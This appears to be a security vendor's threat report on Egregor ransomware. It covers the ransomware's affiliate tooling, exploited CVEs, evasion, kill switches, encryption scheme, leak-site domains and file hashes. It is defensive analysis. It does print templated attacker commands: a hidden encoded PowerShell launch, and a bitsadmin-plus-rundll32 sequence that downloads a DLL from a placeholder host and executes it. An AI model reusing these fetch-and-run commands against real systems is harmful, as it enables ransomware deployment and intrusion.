CYSIV
A FORESCOUT COMPANY

# Threat Report: Egregor Ransomware

January 29th, 2021

## Table of Contents



## Table of Figures

# 1 EXECUTIVE SUMMARY

In the recent years, threat actors have cooperated to develop a new attack model ironically called Ransomware as a Service (RaaS) to more quickly compromise the systems of victims and maximize the chance of getting ransom payments. The model includes a main threat actor or group that is responsible for malware development and ransom extortion, and a number of different cyber crime groups specialized at compromising the systems of victims and delivering malware. The ransom payments are likely split based on agreements between the groups.

Egregor ransomware is a variant of Sekhmet ransomware and it has been active since at least mid-September 2020. The threat actor behind Egregor ransomware is currently one of the most active groups that are operating under the RaaS model. Affiliates of Maze ransomware have cooperated with the threat actor behind Egregor ransomware after the Maze ransomware group shut down operation in September, 2020. At the time of writing for this report, there were more than 200 companies compromised and published on Egregor ransomware's website.

Based on our statistics, Egregor ransomware and its affiliates are not focused on a specific sector but trying to expand their reach across multiple industries globally. The group mainly targets Windows systems of larger companies as the potential for a larger ransom is greater. Similar to many other ransomware variants, Egregor ransomware will not encrypt systems located in the Commonwealth of Independent States (CIS), and this is elaborated upon in section 3.2.3.

Egregor ransomware's affiliates use different techniques and tools to gain access to a victim's system, and to perform privilege escalation and lateral movement. Some of the techniques and tools are malspam, vulnerability exploitation of the Remote Desktop Protocol (RDP), Cobalt Strike software, Qbot, Advanced IP Scanner, SharpHound and AdFind. Before executing Egregor ransomware to encrypt data, Rclone and 7zip are used to exfiltrate data for later extortion.

Egregor ransomware uses different techniques to avoid analysis and detection. Some of the techniques they use include custom code obfuscation, payload encryption, checking if a debugger is present, killing processes, and anti-debugging. Interestingly, Egregor ransomware would also abuse the printers connected to the infected machines to print out its ransom note.

The sensitive data of many companies that have been infected by Egregor ransomware has been partially or fully published on the Egregor group's website. This means that data backups alone will not save the victims from consequences such as customer turnover or General Data Protection Regulation (GDPR) fines when the data is breached. Victims of Egregor ransomware must assume a data breach, notify related stakeholders, and act quickly to reduce the impact.

## Protection Provided by Cysiv:


Cysiv SOC-as-a-Service provides protection from a broad range of threats:

- 24x7 monitoring provides organizations with real time alerts and quick isolation and remediation to contain a threat during the early stages of an attack to prevent a compromise, data loss or breach.
- Human-led threat hunting helps to identify suspicious activity and digital footprints that are indicative of an intrusion.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on endpoints, for users, and that can be monitored as part of the Cysiv service, will constantly monitor for abnormal activities and block any connection to suspicious URLs, IPs and domains.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on servers and workloads, and that can be monitored as part of the Cysiv service, uses a variety of threat detection capabilities, notably behavioral analysis that protects against malicious scripts, injection, ransomware, memory and browser attacks related to fileless malware. Additionally, it will monitor events and quickly examines what processes or events are triggering malicious activity.
- Network security appliances that may already be deployed (or can be deployed by Cysiv) and that can be monitored as part of the Cysiv service will detect malicious attachments and URLs, and are able to identify suspicious communication over any port, and over 100 protocols. These appliances can also detect remote scripts even if they're not being downloaded in the physical endpoint.

# 2 DETECTION

Use the information provided in this section to study the key artifacts and behaviors of Egregor ransomware and the threat actors behind it so you can scan your system, determine if it is vulnerable, perform in-depth digital forensics, and help mitigate the impact. The list of key artifacts and behaviors carried out by Egregor ransomware and its affiliates are listed in Figure 1.

Figure 1 – Key Artifacts and Behaviors Related to Egregor Ransomware




Note that the first phase is performed by different Egregor affiliates. Therefore, the tactics, techniques and procedures (TTPs) may be different. The second phase's artifacts are common across multiple observed variants of Egregor ransomware.

# 3 ANALYSIS

## 3.1 The Distribution of Egregor Ransomware

As mentioned earlier, Egregor ransomware is operated using the RaaS model. Therefore the ransomware is not designed to autonomously spread itself. Egregor ransomware's affiliates use different techniques and tools to gain access to a victim's system, and to perform privilege escalation and lateral movement. Therefore, observed tactics, techniques and procedures

(TTPs) vary between victims. Figure 2 is a summary of of tools and techniques used to distribute Egregor ransomware.

Figure 2 – A List of Tools and Techniques Used to Distribute Egregor Ransomware

| Tools/Techniques | Description |
|---|---|
| Malspam or Remote Desktop Protocol (RDP) vulnerabilities: CVE-2020-0609, CVE-2020-0610, CVE-2020-16896, CVE-2019-1489, CVE-2019-1225, CVE-2019-1224, and CVE-2019-1108. | Attack vectors. |
| Qbot, Cobalt Strike software, Advanced IP Scanner, SharpHound, AdFind, and malicious powershell scripts | Malware and red team tools used for privilege escalation and lateral network movement. |
| Rclone and 7zip | Cloud manager and compression tools used to exfiltrate data. |
| Bitsadmin and Run32dll | Living off the land (LoL) tools used to download and execute Egregor ransomware payload. |

Cobalt Strike software has been widely use for malicious purposes related to some recent high-impact security incidents, including the SolarWinds supply chain attack and related data breaches. In the Egregor ransomware kill chain, Cobalt Strike software was used to launch cmd.exe to execute encoded PowerShell commands. The structure of the command is shown in Figure 3.

Figure 3 – Powershell Command Executed by Cobalt Strike Software

```
%COMSPEC% /b /c start /b /min powershell -nop -w hidden
                                    -encodedcommand <Encoded command>
```

Some additional vulnerabilities exploited during the system compromising process include the following:

- Microsoft Exchange memory corruption vulnerability allows remote code execution (CVE-2020-0688)
- Windows VBScript engine remote code execution vulnerability (CVE-2018-8174)
- Adobe Flash Player use-after-free vulnerability allows arbitrary code execution (CVE-2018-4878)
- Adobe Flash Player use-after-free vulnerability allows arbitrary code execution (CVE-2018-15982)

It is important to note that Adobe announced end-of-life for Adobe Flash Player as of January 12, 2021. Therefore you should immediately uninstall Adobe Flash Player.

The LoL tools Bitsadmin and Run32dll are used to download and execute Egregor ransomware payload. The main structure of the commands are illustrated in Figure 4.

Figure 4 – Living off The Land Tools Use

```
bitsadmin /transfer <jobname> http://<IPv4 address>/<DLL name>.dll
          C:\<Storage location>/<DLL name>.dll
rundll32.exe C:\<Storage location>/<DLL name>.dll,DllRegisterServer
          -p<payload decryption password> –<other flags>
```

## 3.2 Egregor Ransomware

Egregor ransomware is a variant of Sekhmet ransomware and it also uses a similar ransom note, random extension to named encrypted files, and similar obfuscation techniques. This section presents an in-depth analyze of Egregor ransomware.

### 3.2.1 COMMAND LINE PARAMETERS

Egregor ransomware is delivered in form off a Dynamic-link library (DLL) as shown in Figure 4, and the exported function named “DllRegisterServer” will be called to decrypt the next stage payload. The list of exported functions of the first stage DLL is shown in Figure 5.

Figure 5 – Exported Functions of The First Stage DLL

| ordinal (3) | name (3) | location |
|---|---|---|
| 1 | DllInstall | .text:10002DC9 |
| 2 | DllRegisterServer | .text:10001573 |
| 3 | DllUnregisterServer | .text:10002162 |

To decrypt the next stage payload, the DllRegisterServer function requires a password, which comes after the flag “-p” and are different between different samples. If no password or the wrong password is inputted, the decryption will fail and no further malicious actions are taken. This technique helps Egregor ransomware avoid being analyzed manually or in automatic sandboxes when the password is unknown.

The the DllRegisterServer function also passes some other flags to the second stage DLL as shown in Figure 4. The additional flags include nomimikatz, fast, full, multiproc, killrdp, nonet, path, target, append, norename, greetings, and samba.

### 3.2.2 ANTI-ANALYSIS AND ANTI-DETECTION TECHNIQUES

Egregor ransomware stands out from other ransomware due to the anti-analysis and anti-detection techniques it uses, such as the use of crypter for code obfuscation and payload encryption. As mentioned in section 3.2.1, the command used to launch the Egregor DLL must be found to extract the payload decryption password before the sample can be analyzed.

Before encrypting data on the machine, Egregor ransomware will enumerate the running processes and kill any process that contains one of the blacklisted strings in its name by using NtQuerySystemInformation and NtTerminateProcess system API. The blacklisted string includes some tools widely used for malware analysis, such as procmon.exe, procexp.exe, procmon64.exe, procexp64.exe, and dumpcap.exe.

Some variants of Egregor ransomware use a process injection technique to inject its malicious code into iexplore.exe to avoid detection. Any further malicious actions will be carried out by the injected system process. We also observed some variants of Egregor ransomware that will only start a new thread from the first stage DLL to encrypt data.

### 3.2.3 KILL SWITCHES


It is not uncommon to see malware authors use kill switches in their malware, as they can be used to stop the execution and hide the malicious behaviour from analysis if the malware detects that it is running in a sandbox. In some cases, malware authors also use a kill switch as a safety mechanism, which will prevent the malware from infecting the malware authors' systems.

Egregor ransomware contains kill switches that verifies the computer's languages before encryption. If the language of the system belongs to any country from the Commonwealth of Independent States (CIS), Egregor ransomware will not encrypt any data and exit. This is a proof that the threat actor(s), which are known to be involved with Egregor will only target victims outside of the following CIS countries: Armenian, Azerbaijani, Belarusian, Georgian, Kazakh, Kyrgyz, Romanian, Russian, Tajik, Tatar, Turkmen, Ukrainian, and Uzbek.

### 3.2.4 ENCRYPTION MECHANISM

Egregor ransomware employs both symmetric and asymmetric encryption, which includes ChaCha and RSA-2048 algorithms. The symmetric encryption algorithm (i.e., ChaCha) is used to encrypt the files and the asymmetric encryption algorithm (i.e., RSA) is used to encrypt the ChaCha keys. The encryption keys structure of Egregor ransomware is shown in Figure 6.

Figure 6 – Egregor Ransomware's Encryption Keys Structure




The encryption process involves three levels of encryption keys. The lowest level includes all the ChaCha keys (randomly generated for each file). The second level is a pair of public and private RSA keys (randomly generated at runtime), where the public key is used to encrypt the ChaCha keys. The highest level is a pair of master public and private RSA keys generated and held by the Egregor group, where the master public key is used to encrypt the second level private key and the master private key is kept secret by the group.

With this design, the Egregor group will only need to decrypt the second level private key by their master private key. The private master key remains undisclosed and can be reused for all victims. Therefore, the design reduces the costs to manage multiple master keys. Note also that the encryption keys structure of Egregor ransomware is similar to Maze ransomware.


The names of the files encrypted by Maze ransomware will be appended by randomly generated extensions and can be matched by the regular expression listed in Figure 7.

Figure 7 – Random File Extension Regular Expression

```
[a-zA-Z]{4,6}
```

The structure of the encrypted files is shown in Figure 8.

Figure 8 – Encrypted File Structure




Egregor ransomware will drop the ransom note file named "RECOVER-FILES.txt" in the folders that contain encrypted files. Egregor ransomware also saves the information to decrypt files,


including the list of encrypted chacha keys and the encrypted second level RSA key. The path to the file is hardcoded as %ProgramData%\dtb.dat.

Egregor ransomware will also attempt to read and use the Logmein event logs located at "C:\logmein\{888-8888-9999}\Logmein.log" to connect and encrypt systems connected to the infected machines.

### 3.2.5 RANSOM NOTE

The threat actor behind Egregor ransomware allows its victim three days to contact the criminal group and get a ransom quote. Interestingly, Egregor ransomware also abuses printers connected to the infected machines to print out its ransom note. The first portion of the Egregor ransom note is shown in Figure 9.

Figure 9 – Egregor Ransom Note




At the end of the ransom notes are the Egregor keys, which include information about the encrypted second level RSA keys and the infected computer, such as computer name, username, operating system version, local drives, antivirus software names, and joined domains - all appended at the end of the Egregor key before being base64-encoded.

### 3.2.6 DATA DISCLOSURE

As mentioned earlier, the Egregor ransomware and its affiliates actively exfiltrate and publish their victims' sensitive data if the victims refuse or ignore the payment demand. They will post their announcements and victim lists, as well as the data, as proof that they have successfully attacked the victims. Currently, they are hosting the website on the domains:

- egregoranrmzapcv[.]onion
- egregornews[.]com
- egregor[.]top

- egregor4u5ipdzhv[.]onion.

The published list includes more than 200 victims at the time of writing this report, and new victims are added frequently. The number of victims, which is rapidly increasing, is very high given that the group has only been active for less than five months.

# 4 REFERENCES

Note: A comma-separated values (.csv) file of more IOCs is available separately.

004a2dc3ec7b98fa7fe6ae9c23a8b051ec30bcfcd2bc387c440c07ff5180fe9a
072ab57f9db16d9fb92009c8e10b176bd4a2eff01c3bc6e190020cf5a0055505
089bb9d18b3faf4618c50f553e85ae47256b948af9ab5b91a802204510ec618f
e6b9d0d356223ed81e635c5702dd47bca1aaeae3471827db03470713e453d5b4
410afc5daebd7b39410b046286b814bb5fb5f9139167cd310bc59cc4461d4083
3dba9fbef8f8a42ecfa65022b8a3c54738d15ef67c666272078b58b3c9a0a414
b027467332243c8186e59f68ff7c43c9e212d9e5074fedf003febcfedad4381a
2d01c32d51e4bbb986255e402da4624a61b8ae960532fbb7bb0d3b0080cb9946
6a441734b34cdee31a01164140b0c88966fbb4358dcb63a14ae6824f09e9476f
072ab57f9db16d9fb92009c8e10b176bd4a2eff01c3bc6e190020cf5a0055505
6713403015feb8959093f5d007bcbdbb3be9eec96dd62f517786b67506067251
30c18908c6f9b545dafa30edfc24f5fbd808ed69343f701c1f8d6501fe83cbdf
81afd15e8c4d3ae0e34ede646551fe2ed6872d2142f642835cbbbf7dc524131b
b81d2293b43decd5a401487da952deb32cbb53f118882b97b457a14c67029247
9c900078cc6061fb7ba038ee5c065a45112665f214361d433fc3906bf288e0eb
319ec80eae65c1d39df27c80b52fe7fe1fadc6e9ceabf72f57d1b29e0467ac02
87a699923f3edeb6ce631f9bf985286acf3f1794b4bb3d14ea36b270d8d2d33b
2b3518937fd231560c7dc4f5af672a033b1c810d7f2f82c8151c025ce75775bf
3ae02fc1fdb653997eeb9303305f1ec35dbb87eb603b573bd94895f35542f1a8
3fc382ae51ceca3ad6ef5880cdd2d89ef508f368911d3cd41c71a54453004c55
5455d104e693445dce5567236f4e047617bae7f09d5ca8699a838c2d17d37fb3